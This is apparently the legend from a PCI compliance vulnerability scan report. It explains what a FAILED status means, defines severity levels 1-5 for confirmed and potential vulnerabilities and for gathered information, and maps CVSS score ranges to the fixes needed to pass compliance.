A PCI compliance status of FAILED for a single host/IP indicates that at least one vulnerability or potential vulnerability, as defined by the PCI DSS compliance standards set by the PCI Council, was detected on the host. An overall PCI compliance status of FAILED indicates that at least one host in the report failed to meet the PCI compliance standards.

Vulnerability Levels

A Vulnerability is a design flaw or mis-configuration which makes your network (or a host on your network) susceptible to malicious attacks from local or remote users. Vulnerabilities can exist in several areas of your network, such as in your firewalls, FTP servers, Web servers, operating systems or CGI bins. Depending on the level of the security risk, the successful exploitation of a vulnerability can vary from the disclosure of information about the host to a complete compromise of the host.

Severity	Level	Description
1	Minimal	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.

	2	Medium	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
	3	Serious	Intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4	Critical	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5	Urgent	Intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
LOW	Low	A vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
MED	Medium	A vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
HIGH	High	A vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Potential Vulnerability Levels

A potential vulnerability is one which we cannot confirm exists. The only way to verify the existence of such vulnerabilities on your network would be to perform an intrusive scan, which could result in a denial of service. This is strictly against our policy. Instead, we urge you to investigate these potential vulnerabilities further.

Severity	Level	Description
	1	Minimal	If this vulnerability exists on your system, intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
	2	Medium	If this vulnerability exists on your system, intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
	3	Serious	If this vulnerability exists on your system, intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4	Critical	If this vulnerability exists on your system, intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5	Urgent	If this vulnerability exists on your system, intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
LOW	Low	A potential vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
MED	Medium	A potential vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
HIGH	High	A potential vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Information Gathered

Information Gathered includes visible information about the network related to the host, such as traceroute information, Internet Service Provider (ISP), or a

list of reachable hosts. Information Gathered severity levels also include Network Mapping data, such as detected firewalls, SMTP banners, or a list of open TCP services.

Severity	Level	Description
1	Minimal	Intruders may be able to retrieve sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
2	Medium	Intruders may be able to determine the operating system running on the host, and view banner versions.
3	Serious	Intruders may be able to detect highly sensitive data, such as global system user lists.